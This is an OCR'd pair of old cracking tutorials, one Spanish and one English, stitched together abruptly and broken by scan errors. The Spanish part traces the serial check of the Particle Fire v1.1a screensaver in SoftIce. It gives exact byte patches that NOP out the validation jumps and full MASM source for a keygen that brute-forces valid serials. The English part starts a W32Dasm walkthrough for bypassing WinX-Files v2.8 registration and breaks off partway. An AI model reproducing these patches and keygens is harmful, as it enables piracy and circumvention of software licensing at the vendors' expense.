015F:00404F7A PUSH      EAX
015F:00404F7B PUSH      ECX
015F:00404F7C MOV       EAX, [ESI+00000400]
015F:00404F82 PUSH      EDX
015F:00404F83 PUSH      00
015F:00404F85 PUSH      EBX
015F:00404F86 PUSH      EAX
015F:00404F87 CALL      [ADVAPI32 ! RegQueryvalueExA]
```

```
015F:00404F8D TEST      EAX,EAX
015F:00404F8F JNZ       00404FA7
015F:00404F91 MOV       EAX, (ESP+14]
015F:00404F95 MOV       ECX,ESI
015F:00404F97 MOV       [EDI],EAX
```

Reconocemos la idea otra vez, ¿no? En azul, son los parámetros que pasamos, en rojo la llamada a la función. Como veríamos si siguieramos saliendo y entrando, este fragmento del código es el que a partir de ahora se repetirá en cada lectura de valores del registro (claro que cada vez se lo montará para usar parámetros distintos, si no siempre haría lo mismo, pero será el mismo trozo de programa), de modo que vamos a borrar nuestro breakpoint con `bc 00`, y a poner otro justo en el punto donde llama a la función, para que antes de llamarla podamos ver qué pretende hacer; así que ponemos `bpx 404f87` (fíjate cual es esta dirección en tu caso; podría ser otra). Este cambio de breakpoint no es 100% imprescindible, pero así nos ahorraremos darle al F12 cada vez y todo será más claro, puesto que pararemos ANTES de entrar en la función `RegQueryValueExA`. Por cierto, antes de salir hacemos `d ebx` y vemos : `RandomTime`, uno de los parámetros. Bueno, aún no es el que nos interesa, pero parece que estamos en el buen camino...

Así que ctrl+d para salir, y boom, ya estamos otra vez en SoftIce, justo antes de llamar otra vez a `RegQueryValueExA` (no hemos de pulsar F12). Vamos a ver que quiere leer ahora... hacemos `d ebx`, y nos sale `GravityTime`... otro parámetro, y justo despues suyo pone `RandomTime`...mmh, es el anterior... usamos alt+flecha arriba/abajo para desplazarnos por ese listado, y vemos como encima de esos parámetros, están los demás haciendo 'cola', concretamente deberíamos estar viendo `RandomColor`, `ColorScheme`, `Particles` y ... nuestro querido `SerialNum`! Pues bueno, como es evidente se trata de ir haciendo ctrl+d y comprobando `ebx` (todo el rato el listado será como el que he puesto más arriba) hasta que estemos en el punto en que va a leer el serial num. Son 4 veces, pero es recomendable ir uno a uno y comprobando `ebx` hasta que veamos que apunta directamente a `SerialNum`. Ahora querremos ver que hace con él, así que vamos a ir trazando la función. Estamos situados en el `CALL [ADVAPI32 ! RegQuerymvalueExA]`; pulsamos F10 puesto que no nos interesa seguir a la función API en sí (tanto F8 como F10 ejecutan igual el programa, pero con F10 nos ahorramos ver la ejecución de `CALL`s como este que no nos interesan). Ahora representa que hemos vuelto de la función que lee el registro, y el valor de nuestro serial num de prueba debe andar en alguna parte. Observemos las lineas siguientes al `CALL`:

```
015F:00404F87 CALL [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST EAX,EAX
015F:00404F8F JNZ 00404FA7
015F:00404F91 MOV EAX,[ESP+14]
015F:00404F95 MOV ECX,ESI
015F:00404F97 MOV [EDI],EAX
015F:00404F99 CALL 00404EC0
```

El `test eax,eax` y el `jnz` parecen una comprobación de rutina a la vuelta de la función. Los movimientos que hay despues parece que sean mas deliberados. Echamos un vistazo a esos valores, teniendo en cuenta que nuestro serial `1000000000` en hexadecimal es `3B9ACA00`. Haciendo `d esp+14`, enseguida encontramos que en esa dirección está nuestro querido serial, que es copiado a `EAX` (nota: si veis el serial 'al revés' o sea `00CA9A3B`, pulsad `SHIFT+F3` para cambiar el formato de la ventana data hasta verlo como `DWORD` - gracias PicsOne!). Pero no le perdamos la pista, porque dos lineas más abajo vuelve a cambiar de vagón: ahora `EAX` se copia a la dirección apuntada por `EDI`. Bueno, pues miramos el valor de `EDI` con `? edi`, y en mi caso es `412114`. Ahí se sienta mi serial, así que vamos a poner un breakpoint para que cualquier acceso a esa posición de memoria sea detectada; ponemos `bpm 412114` (ojo, no `bpx` si no `bpm` : no controla la ejecución si no la manipulación de lo que hay en ella). Tambien quitamos el `bpx 404f87` que teníamos, puesto que ya nos ha aportado lo que queríamos; `bc 00`, ctrl+d y salimos del Softice.

Y en una fracción de segundo ya hemos vuelto al Softice. Alguien está metiendo mano a nuestro serial. Vemos lo siguiente:

```
015F:00402726   MOV         EAX, [00412114]
015F:0040272B   PUSH        EAX
015F:00402720   CALL        00401000
015F:00402731   ADD         ESP,04
015F:00402734   TEST        EAX,EAX
015F:00402736   JNZ         00402A69
```

En pocas palabras, carga nuestro serial en EAX, lo envía a la pila con un PUSH y llama a algún tipo de rutina en la 401000... ¿quizás la que comprueba si es correcto? Vamos a seguir la rutina; vamos pulsando F8 (ahora si que nos interesa ver qué hace el CALL) hasta que al ejecutar el CALL, llegamos a una rutina que es ya la pieza clave de todo el asunto; veámosla parte a parte:

```
015F:00401000   MOV         EAX, [ESP+04]
015F:00401004   PUSH        ESI
015F:00401005   CMP         EAX,3B9ACA00 ; compara con 1000000000
015F:0040100A   JBE         00401049     ; si menor o igual, fracaso
015F:0040100C   CMP         EAX,77359400 ; compara con 2000000000
015F:00401011   JAE         00401049     ; si mayor o igual, fracaso
```

Esta primera parte en azul hace lo siguiente: recupera en EAX el valor de la pila (ESP+04), que como sabemos es nuestro serial, y a continuación comprueba que sea mayor que 3B9ACA00 (mil millones en decimal) y menor que 77359400 (dos mil millones en decimal). Si no es así, salta a la 401049, la cual huele a fracaso porque es más fácil ir a parar a ella que evitarla. No ibamos tan mal encaminados, ahora sabemos el rango concreto en el que se situa el serial. Claro que hay mil millones de números en ese intervalo, y si tenemos planes para el resto de nuestra vida, no vamos a poder probarlos todos. Veremos que más comprueba si el número cumple el requisito anterior. El código que viene ahora lo podemos ver, aunque al ir trazando con F8 no lo ejecutará (saltará a la 401049 tras la primera comparación) ya que nuestro serial no es MAYOR que mil millones. Si quisieramos trazar esta parte del código para ir mirando como cambian los registros, etc, podemos hacer una pirula; situarnos con el ratón en EAX y cambiar su contenido de 3B9ACA00 (nuestro serial) a 3B9ACA01, por ejemplo. Sea como sea, veamos lo que viene ahora, resaltado en rojo:

```
015F:00401013   MOV         ECX,EAX
015F:00401015   MOV         ESI,EAX
015F:00401017   SHL         ECX,14
015F:0040101A   MOV         EDX,EAX
015F:00401010   SHL         ESI,10
015F:0040101F   AND         ECX,FFF00000
015F:00401025   SHR         EDX,10
015F:00401028   OR          ESI,EDX
015F:0040102A   SUB         EDX,EDX
015F:00401020   XOR         ESI,ECX
015F:0040102E   MOV         ECX,EAX
015F:00401030   SHR         ECX,0C
015F:00401033   XOR         ESI,ECX
015F:00401035   MOV         ECX00002694
015F:0040103A   XOR         EAX,ESI
015F:0040103C   DIV         ECX
015F:0040103E   TEST        EDX,EDX
015F:00401040   JNZ         00401049
015F:00401042   MOV         EAX,00000001
```

```
015F:00401047   POP         ESI
015F:00401048   RET
015F:00401049   XOR         EAX,EAX
015F:0040104B   POP         ESI
015F:0040104C   RET
```

En pocas palabras: el tramo resaltado en rojo hace unas operaciones con nuestro número; el tramo siguiente, en blanco, determina si el número ha "pasado la prueba", y de no ser así, nos envía a la 401049... sí, la que olía a fracaso, aquí de color gris, que es la vía de salida de los perdedores... Pero por suerte nosotros no somos de esos. Nos interesa recorrer todo el tramo blanco, donde vemos que basicamente vuelve copiando un 1 en `EAX`, que a mi me huele que es una especie de flag tipo 'si, teniente; el chico está limpio', ya que en caso contrario, lo primero que se hace en la `401049` es poner `eax` a cero con el `xor eax,eax` así que veamos por donde atacar...

Lo primero que deberíamos pensar, una vez suponemos que este es el punto clave, es que todo ese lío en color rojo no merece que nos rompamos la cabeza; lo más fácil es parchear algo, tipicamente las comparaciones y/o los saltos. Es un principio del cracking elegir la vía más fácil y no calentarse la cabeza gratuitamente. Aunque por otra parte, también se dice que hay que ser lo más elegante posible, entendiendo esto como practicar la mínima intrusión al modificar el código del programa. Y desde luego si queremos aprender algo, habrá que hacer caso de lo que dicen los que saben del tema. Claro que tambien nos advierten de que en la práctica se dan casos como este, donde nos encontramos en una disyuntiva; lo más fácil es parchear, pero lo más elegante es generar un serial bueno sin tocar el programa original. En este caso, decidí que buscaría un serial correcto más por aprender algo que por otra cosa, pero en este tutorial desarrollaré ambas posibilidades; la de parchear es más apropiada para principiante, y la de analizar el código en rojo y encontrar un serial para amateur (requiere un poquito más de esfuerzo). Comencemos por el parcheo.

4. Opción fácil : parchear

Como sabeis, parchear consiste en sustituir unas intrucciones por otras; típicamente se cambian saltos y comparaciones por '`nop`s' (`NOP`s = no operation, o sea no hacer nada). También, en casos como este, podíamos haber considerado pasar de todo y 'borrar' los mensajes shareware parcheando con '00', pero por varios motivos no me parece una vía con futuro. El caso es que siempre hay varias opciones, pero en nuestro caso creo que la más simple sería parchear los 3 saltos a la 401049 con `nop`s, de modo que si el número es menor que un millardo o mayor que dos, o si no cumple la condición que luego se aplica, en vez de saltar a la 401049, no hace nada y sigue. Con lo cual el código correrá sin alteraciones en su flujo hasta el final del tramo blanco. Así que ponemos code on, y vemos el valor de los bytes que equivalen a esas instrucciones en el fichero; la primera comparación es `3d00ca9a3b`, el primer salto jbe es `7636`, la segunda comparación es `3d00943577`, el segundo salto jae es `7336`, y el último es `7507` (en realidad solo nos interesa el código de los saltos, pero tomamos nota de los que van antes y despues para luego asegurarnos que hemos encontrado el correcto). Ponemos el editor hexa, en mi caso el hiew, cargamos el fichero, pulsamos F4 y elegimos hex, y pulsamos F7 para buscar. Con la tecla tab saltamos al campo 'HEX' y tecleamos `3d00ca9a3b763d3d00943577` (o solo `763d` pero luego a ojo miramos que lo de antes y despues es lo que esperábamos, si no seguimos buscando). Así nos aseguramos de estar en el punto correcto comprobando que los códigos anteriores y posteriores coinciden con los que anotamos antes. El hiew nos situará al principio de la localización de la cadena de bytes hallada. Como todo está en la misma zona, localizando el 763d ya vemos a ojo los demás un poco más abajo. Pulsamos F3 para editar, y situándonos en los lugares correctos, cambiamos `763d`,`7336` y`7507` por `9090`, `9090` y `9090` (si metemos la pata, con esc deshacemos los cambios y luego empezamos de nuevo). Si esta ok, pulsamos F9 para grabar los cambios en el fichero. Para hacerlo aún más fácil, ahí va una lista de los offset locales, el valor original de cada byte y el valor parcheado:

```
                File 1:      File 2:
    Offset:     ORIGINAL     PARCHEADO
```

```
----------------------------------------------
      40Ah      76h          90h
      40Bh      3Dh          90h
      411h      73h          90h
      412h      36h          90h
      440h      75h          90h
      441h      07h          90h

Number of differences: 6
```

(en el hiew, para cambiar entre vista de offset local y offset global, pulsa alt+f1)

En fin, si despues de esto aún te quedan ganas, puedes buscar un crackmaker y crear tu propio crack a partir del fichero original (del que habrás guardado una copia) y el que acabamos de parchear.

5. Opción no tan fácil: análisis de la rutina de chequeo del serial

Aunque a mi que no tengo ni idea del tema me dió un poco de dolor de cabeza, solo es cuestión de unos minutos y paciencia descifrar el mecanismo que sigue el código que más arriba resalté en rojo. Si nuestro número es "#", el programa realiza la siguiente comprobación:

```
XOR [ { XOR (OR a,b , AND c,d)  }, e ]

, donde, si "#" es igual al serial introducido:

a = shl (#,10)
b = shr (#,10)
c = shl (#,14)
d = fff00000
e = shr (#,0c)
```

Una vez calculado el churro en cuestión, llamémosle "F" al resultado, realiza otro xor:

```
XOR (#,F)
```

, y sobre este resultado, efectua una división (`DIV`) por `2694`h (la 'h' quiere decir que está en hexadecimal, como sabreis). Si la división tiene resto (módulo), fracaso (también conocido como billete de ida a la `401049`). Por ejemplo, para `3B9ACA01` (`1000000001` en decimal), el resto es `26f`, o lo que es lo mismo, distinto de cero, o lo que es lo mismo, de cabeza a la `401049`, o lo que es lo mismo, fracaso, chico malo, etc.

El caso es que integrándolo todo, podemos formularlo como una ecuación. Pero ignoro si es posible solucionarla de modo analítico (reordenando, simplificando, despejando...), ya que para una cosa que si que sé un poco (matemáticas), me encuentro con un tipo de funciones (`and, or, xor`...) a las que no estoy acostumbrado. Caso de poderse solucionar, como que ha de tener muchas soluciones (no va a haber un único serial), nos quedaría en función de un valor que daríamos nosotros, en plan f(x)=y. Pero como digo, yo no sé solucionarlo así. De modo que la alternativa son los métodos numéricos (o sea, probando hasta que hallemos un número correcto - con la potencia de cálculo de un ordenador, sería cuestión de fracciones de segundo). Yo pretendía probarlo con el solver del Excel (da valores hasta encontrar una solución) pero... no puedo utilizar esas funciones porque no están disponibles en el Excel (alguna lo está, pero que yo sepa solo con resultados booleanos tipo verdadero/falso, no resultados numéricos). De modo que ya que en assembler existen están funciones, quizás pudiéramos programar algo... si, hombre, que nadie se asuste, yo no sé casi nada de assembler pero mira ahí arriba... el 90 % de nuestro keygen ya está hecho. Simplemente hemos de cambiar que, si el número no da resto cero tras la transformación, en vez de "echarnos", aumente una unidad al

número inicial y pruebe de nuevo. Yo, la primera vez, hice algo muy simple; una rutina que comienza por `1000000000`, y a partir de ahí, hace un cálculo; le suma una, le hace todo el churro de más arriba, y si no da el resto cero, vuelve a sumarle uno, hacer todo el churro... hasta que salga uno bueno. Como no sabía cómo mostrar ese número, se me ocurrió poner un `messageboxa` una vez sale del cálculo, antes de terminar el programa, para poder poner un `bpx` y ver que número había salido (hice que cada vez la rutina guardase una copia del número que prueba en `EDI`, porque el original en `EAX` queda 'desfigurado' por la comprobación). Así que una vez ensamblado, pongo un `bpx messageboxa`, y cuando me sale, le doy a F12 para volver a mi programa principal, y escribo `? edi` , obteniendo `1000002675` en decimal, esto es, ¡el serial del cliente número uno! (que honor, seguro que lo reservaban para alguien importante). El programa lo ensamblé con el mASM32; como digo no sé assembler más que 4 cosas, por lo cual no puedo entrar en mucha explicación sobre parámetros de ensamblado, etc, simplemente creé el ejecutable. Si no me equivoco, era así:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc
includelib c:\masm32\lib\user32.lib
; cosas generales para ensamblar y linkar

.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
MsgBoxText  db "Bpx en el NOP y el resultado en EDI",0
Serial_Start  dd 3b9aca00h
; reservamos e inicializamos unas variables del msgbox
; y el número de inicio (1000000000)

.code

start:     ; vamos a por ello

Calculo:
inc [Serial_Start]   ; aumentamos en uno el número de partida
mov eax,Serial_Start ; lo pasamos a EAX para hacer el test
mov edi,eax          ; pero edi guarda una copia por si sale bien
mov ecx,eax          ; y comienza la fiesta...
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
xor esi,ecx
mov ecx,eax
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo ; si no es un serial válido, prueba otra vez
invoke MessageBoxA,NULL,addr MsgBoxText,addr MsgBoxCaption,MB_OK
; este messagebox hace saltar el breakpoint y nos permite mirar
```

```
; en EDI el último número probado, es decir el bueno
invoke ExitProcess, NULL
end start
```

Espero que al menos se entienda la idea. Mi intención es que otros como yo le pierdan un poco el miedo al assembler y vean que, aunque falten conocimientos, con un poco de ingenio a veces se pueden solucionar los problemas.

6. Opción no tan fácil: creación de un keygen semi-decente

Pero como crear un key-gen, nada. Yo al final creé uno, estoy seguro que está fatal programado, que da pena y que quizás solo funcione en mi PC, pero me da números de registro buenos. He de decir que no podría haberlo creado sin la *gran* ayuda de Mr. Crimson que me proporcionó una rutina para convertir de hexadecimal a decimal (para poder sacar el resultado como string en un msgbox). Muchas gracias una vez más, Mr. Crimson. El programa también utiliza la funcion `gettickcount` para crear un número distinto cada vez, aunque no totalmente aleatorio (cada vez es mayor). No es perfecto ni mucho menos, pero da el pego. Para el que le interese:

```
.386
.model flat, stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\kernel32.lib
include c:\masm32\include\user32.inc

includelib c:\masm32\lib\user32.lib
.data
MsgBoxCaption  db "SuperCutre's Key-Gen",0
Mensaje db "       = (by Champion) =",13,13,"       Se va
a generar un",13,"    número de serie
para",13,"      Particle Fire v1.1a",0
MsgBoxCaption2  db " Su número:",0
Buffer db 10 dup(0),0
Serial_Start  dd 3b9aca00h

.code

start:

invoke MessageBox,NULL,addr Mensaje,addr MsgBoxCaption,MB_OK
invoke GetTickCount
add [Serial_Start],eax

Calculo:
inc [Serial_Start]
mov eax,Serial_Start
mov edi,eax
mov ecx,eax
mov esi,eax
shl ecx,14h
mov edx,eax
shl esi,10h
and ecx,0fff00000h
shr edx,10h
or esi,edx
sub edx,edx
```

```
xor esi,ecx
mov ecx,eax
shr ecx,0ch
xor esi,ecx
mov ecx,2694h
xor eax,esi
div ecx
test edx,edx
jnz Calculo
nop

mov eax,edi ; lo preparo para la Hex a Dec
mov esi,offset Buffer
add esi,11
mov byte ptr[esi],00
dec esi

; Hex a Dec proporcionado por Mr. Crimson
mov ecx,00000010
c20: cmp eax,ecx
jb c30
xor edx,edx
div ecx
or dl,30h
mov byte ptr[esi],dl
dec esi
jmp c20
c30: or al,30h
mov byte ptr[esi],al

invoke MessageBox,NULL,ESI,addr MsgBoxCaption2, MB_OK
invoke ExitProcess, NULL
end start
```

7. Conclusiones finales

Para terminar veamos a modo de resumen lo que hemos hecho:

1. Poner `bpx` en `regqueryvalueexa`
2. Encontrar donde lee y guarda nuestro serial
3. Encontrar la rutina que luego lo lee y lo verifica
4. Estudiar ese código y ser capaces de crear una clave válida

He de decir por pen-último, que con posterioridad a todo lo explicado, me he encontrado dos patchers en internet para Particle Fire v1.1a, pero ningún keygen, lo cual confirma que lo más fácil es parchear bien y no mirar a quien. Asímismo, de los dos parcheadores, uno no funciona (al menos a mí), y el otro me parece que no tiene mucho estilo, porque lo que hace es dedicarse a sustituir el inicio de todas las cadenas de texto por '00' para evitar que salgan (si recordais, durante el tutorial hemos considerado esta opción pero la descarté porque es poco elegante, tediosa, y no sabes hasta que punto te garantiza resultados). Aún peor, ese patch sustituye *todas* las cadenas de texto, con lo cual se ha cargado no solo los mensajitos shareware si no también la parte de frases aleatorias que forman parte del salvapantallas estés registrado o no, y que pueden anularse con una simple casilla del cuadro 'configurar protector de pantalla', con lo que más que parchear, se ha mutilado el programa innecesariamente.

Ahora sí, por último, pedir disculpas si algo no ha quedado bien explicado, o por los errores que sin

duda habré cometido, pero puedo asegurar que con este sistema me he librado de los mensajitos no deseados. Y, bueno, ahora ya puedo volver a mi antiguo salvapantallas con la cabeza bien alta...

= Champion =

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Tutorialz : | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

Tutorial Descargado de Karpoff Spanis Tutor

Crackeando Mas de 100 Programas VOL II ANEXO B

V- 04 -Junio 2006

DISCLAIMER: Please note that this is for educational purposes only. It will teach someone how to remove protections from programs, but not encourage it for illegal purposes. The idea, in the guide is to show how people add protections onto software, and how you can use your skills as a computer expert to undo those protections etc..

Introduction

Welcome, this is the first in my installation of guides aimed at the 'newbies'. This though is different to all the other guides. Here is why. This guide is aimed at the very begginer in cracking... it contains picutes, much like a book when you were a kid. This is to make things more easier to understand and it really didn't take that long to do... (honestly). I could have written this in 5 lines, but as I said this is for the newbie. Please tell me if you want picutures or not..This is a new idea, and I am seeing if it helps or not. Remember this is for the NEWBIE. What I know :-

1) Very basic knowledge of ASM

I know what POP does, what PUSH does, a vague knowledge of what the registers do etc... I have a rough understanding of what is happening.

2) Mediocre Knowledge of SOFTICE

I know how to make breakpoints on certain windows functions, and I know basically all you really need to know to get by and follow the tutorials of try some basic cracking.

3) Mediocre Knowledge of W32Dasm

I know how to search for a string, and what it means once I have found it.

4) Basic Knowledge of Turbo Pascal

I know enought to understand how the key generators work, and therefore enought to make one myself. Also, I know how to make patchers.

I hope that you should know the above, and probably more. Once again this is aimed at the newbie, and I class myself as a newbie. This tutorial is an experiment, so don't come shouting at me, that I am teaching you wrong tricks. If the protection has been cracked, then I don't see the problem. If I have mentioned something wrong, then please contact me at mrnick99@hotmail.com and I will bring it around in the next tutorial session.

What you need :-

1) Soft-Ice
2) W32Dasm 8.x
3) Hexedit / Psedit

All of the above are available from http://cracking.home.ml.org

---

WEEK 1 : WINX-FILES v2.8

NOTE: THIS HAS BEEN COVERED IN A PREVIOUS TUTORIAL. I DIDN'T REALISE UNTIL WRITING THIS ONE. THIS IS ANOTHER WAY, SOMEWHAT EASIER WAY OF CRACKING IT. (REF: PC'98 Tutorial 8)

You can download this program from the following address :

http://www.pepsoft.com/wxf32_28.zip


INTRO

In this lesson, we are going to crack this program so you can enter any name and any code to go with it.


Step By Step

1) Win X-Files , the protection.

Load up Win X-Files (WXF) and notice that the product has *UNREGISTERED* all over it.




Click on the button marked.. 'Click here to register'



You will be presented with this screen.

Enter a name like :- MR NICK
Enter a key like :- 999999999

You will then get a message saying :-




No Problemo.....

2) Cracking WXF.

Load up WXF into W32Dasm 8.x.

Once this has loaded click on on the toolbar.

This will bring up the following box.



As you can see, if you scroll down the box that popped up for us when we entered the wrong code, is actually here. What a peice of luck.

Double click on this string and the following will be shown on your screen.

```
URSoft W32Dasm Program Disassembler/Debugger (Demo Version 8.7)
Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

:00482A01 8B80B4010000        mov eax, dword ptr [eax+000001B4]
:00482A07 33D2                xor edx, edx
:00482A09 E84ED8FAFF          call 0043025C
:00482A0E 8B45FC              mov eax, dword ptr [ebp-04]
:00482A11 E8262BFAFF          call 0042553C
:00482A16 EB25                jmp 00482A3D

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004829C8(C) ———————————————————————— This is what we are after
|
:00482A18 6A00                push 00000000
:00482A1A 668B0DAC2A4800      mov cx, word ptr [00482AAC]
:00482A21 B202                mov dl, 02

* | Possible StringData Ref from Code Obj | -> "Invalid Regi
                                          |
:00482A23 B8EC2A4800          mov eax, 00482AEC
:00482A28 E88FE2FAFF          call 00430CBC
:00482A2D 33D2                xor edx, edx
:00482A2F 8B45FC              mov eax, dword ptr [ebp-04]
:00482A32 8B80E8010000        mov eax, dword ptr [eax+000001E8]
:00482A38 E87B20F9FF          call 00414AB8

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00482727(U), :00482A16(U)
|
:00482A3D 33C0                xor eax, eax
:00482A3F 5A                  pop edx
:00482A40 59                  pop ecx
:00482A41 59                  pop ecx

Line:285260 Pg 3705 of 3857  File:Wxfiles.exe
W32Dasm List                                                NUM
```

Know this is where I don't really know what is going on.. But I know enough to understand what is happening. The line that is highlighted is the box that is called when we enter the wrong code. Above that, the three lines, is I think, what is happening when we type in the wrong code.
